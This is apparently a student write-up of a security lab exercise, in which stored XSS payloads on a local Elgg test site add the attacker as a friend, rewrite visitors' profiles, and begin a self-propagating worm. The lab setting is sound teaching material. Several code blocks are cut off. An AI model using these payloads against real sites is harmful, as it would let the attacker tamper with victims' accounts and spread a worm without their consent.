"http://www.xsslabelgg.com/action/friends/add?friend=47"+ts+token

This connection will be sent using JS code that creates the URL using JavaScript variables, and this JS code will be called anytime anyone visits Samy's profile. The code has been added to Samy's profile's “About me” section.


Display name

Samy

About me

Visual editor

```
<script type="text/javascript">
window.onload = function () {
var Ajax=null;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
//Construct the HTTP request to add Samy as a friend.
var sendurl="http://www.xsslabelgg.com/action/friends/add?friend=47"+ts+token
//Create and send Ajax request to add friend
Ajax=new XMLHttpRequest();
Ajax.open("GET",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
```


Public

Brief description

Public

Location

The JS code is run and executed as soon as we save the changes. As a result, Samy is added to his own account as a friend. To demonstrate the attack, we log into Alice and look for Samy's profile, which we then load. We skip the Add friend button and go straight to Activity tab, where we notice the following.



All Site Activity

All | Mine | Friends

Filter: Show All

Alice is now a friend with Samy *just now*

Samy is now a friend with Samy *4 minutes ago*

Charlie is now a friend with Samy *22 minutes ago*

Powered by Elgg


We can notice that Samy has been added to Alice's account as a friend. As a result of the XSS attack, we were able to add Samy as Alice's friend without Alice's knowledge. The code uses AJAX to ensure that anything happens in the background and the victim is unaware of the attack.

Q1: Explain the purpose of Lines 1 and 2, why are they are needed?

Ans:- *We must include the website's secret token and timestamp value in order to submit a valid HTTP request; otherwise, the request will not be considered legitimate and will most likely be classified as an untrusted cross-site request, resulting in an error and the failure of our attack. These desired values are stored in JavaScript variables, which we retrieve using lines 1 and 2 and store in the AJAX variables that are used to create the GET URL.*

Q2: If the Elgg application only provide the Editor mode for the "About Me" field, i.e., you cannot switch to the Text mode; can you still launch a successful attack?


Ans:- *If this is the case, we would be unable to initiate the attack since this mode encrypts any special characters in the input. As a result, the &lt replaces the <, and any special character is encoded. Since we need a script> & /script> and various other tags in a JS code, each of them will be encoded into data, and the code will no longer be a code to be executed.*



About me

```
<script>
alert('XSS');
</script>
```

Fig:- Editor



Edit profile

Display name: Alice


About me

```
<p>&lt;script&gt;</p>
<p>alert(&#39;XSS&#39;);</p>
<p>&lt;/script&gt;</p>
```

Fig:- Text Mode


<u>Task 5: Modifying the Victim's Profile</u>

Before we can change the victim's profile, we must first understand how the website's edit profile feature functions. To do so, we log into Samy's account and select Edit Account from the drop-down menu. Then we click submit after making changes to the brief description area. When doing so, we use the web developer options to inspect the content of the HTTP request and find the following.




```
Request URL: http://www.xsslabelgg.com/action/profile/edit
Request method: POST
Remote address: 127.0.0.1:80
Status code: 302 Found
Version: HTTP/1.1
Request headers (510 B)
Accept: text/html,application/xhtml+xm…plication/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Content-Length: 1281
Content-Type: application/x-www-form-urlencoded
Cookie: Elgg=rp2rb6hcmjo957rbppqmp62nd1
Host: www.xsslabelgg.com
Referer: http://www.xsslabelgg.com/profile/samy/edit
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linu…) Gecko/20100101 Firefox/60.0
```

On observing at Params tab we notice the following



```
Form data
    __elgg_token: usTmhts13N_wAFnxqBXzEg
    __elgg_ts: 1617830061
    accesslevel[briefdescription]: 2
    accesslevel[contactemail]: 2
    accesslevel[description]: 2
    accesslevel[interests]: 2
    accesslevel[location]: 2
    accesslevel[mobile]: 2
    accesslevel[phone]: 2
    accesslevel[skills]: 2
    accesslevel[twitter]: 2
    accesslevel[website]: 2
    briefdescription: Howdy+edited
    contactemail:
    description: <script+type="text/javascript">window.onload+=+function()+{ var+Ajax=null; var+ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
                 var+token="&__elgg_token="+elgg.security.token.__elgg_token; //Construct+the+HTTP+request+to+add+Samy+as+a+friend.
```

With the string we entered, we can see that the definition parameter is present. Every field has an access level of 2, implying that it is publicly accessible. In addition, the guid value is set to Samy's GUID, as previously observed. So, in order to modify the victim's profile, we'll need their GUID, hidden token, and timestamp, as well as the string we want to store in the desired field and the access level for this parameter set to 2 in order for it to be publicly available. So, in Samy's profile, we'll enter the following code to create a POST request using JS.




Samy

```
<script type="text/javascript">
window.onload = function(){
var userName=elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
var desc = "&description=Samy is my hero" + " &accesslevel[description]=2"
var name="&name="+userName
var sendurl="http://www.xsslabelgg.com/action/profile/edit";
var content=token+ts+name+desc+guid;
var samyGuid=47
```

Public

Anyone who visits Samy's profile will have their profile edited by this code. It gets the token, timestamp, username, and id for each user session from JavaScript variables. Since the definition and access level are the same for all, they can be used in the code without modification. After logging into Alice's account and visiting Samy's profile, we notice the following when we return to Alice's profile. This demonstrates that the attack was successful, and Alice's profile was altered without her knowledge or consent.



Alice


About me

My best friend is Samy

Q3: Why do we need Line 1? Remove this line and repeat your attack. Report and explain your observation?


Ans:- *Line 1 is needed so that Samy does not attack himself while we attack other users. The JS code gets the current session's values and stores a string in the "about me" segment called "My best friend is Samy." As soon as the changes are saved, the JS code is executed, and this JS code will enter "Samy is my hero" in the About me area of the current session, i.e. Samy. This will substitute the JS code with the string, and no JS code will be executed if anyone enters Samy's profile.*

After removing line1 the code looks like the following



```
var desc = "&description=My best friend is Samy" + " &accesslevel[description]=2"
var name="&name="+userName
var sendurl="http://www.xsslabelgg.com/action/profile/edit";
var content=token+ts+name+desc+guid;
var samyGuid=47
{
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type"
```

We see that 'My best friend is Samy' has been added to the "About me" field as soon as we save the changes. As previously mentioned, the about me with JS code is replaced with the string that is supposed to be stored in other infected victims because we do not perform the search. As a result, there will be no XSS attack if someone else visits Samy's profile now that there is no JS code.


View History Bookmarks Tools Help
S Lab Site
www.xsslabelgg.com/profile/samy
Search
ited SEED Labs Sites for Labs
XSS Lab Site
Activity Blogs Bookmarks Files Groups More »
Friends
Remove friend
Send a message
Report user

Samy


Brief description: Howdy edited

About me

My best friend is Samy

Task 6:- Writing a Self-Propagating XSS Worm

In addition to the previous attack, we now need to make the code replicate itself so that our attack can spread itself. To do so, we'll use the quine method, which treats a program's output as the program itself*. **I will be using the DOM approach to accomplish the self-propagation***. We add the following code to Samy's "About me" portion of his profile.




Display name: Samy

About me

```
<script type="text/javascript" id="worm">
window.onload = function(){
var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</" + "script>";
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
var userName=elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
var desc = "&description=My best friend is Samy" + wormCode;
```

We then log into Boby's profile and visit Samy's profile after saving the changes, and when we return to Boby's profile, and notice the following.



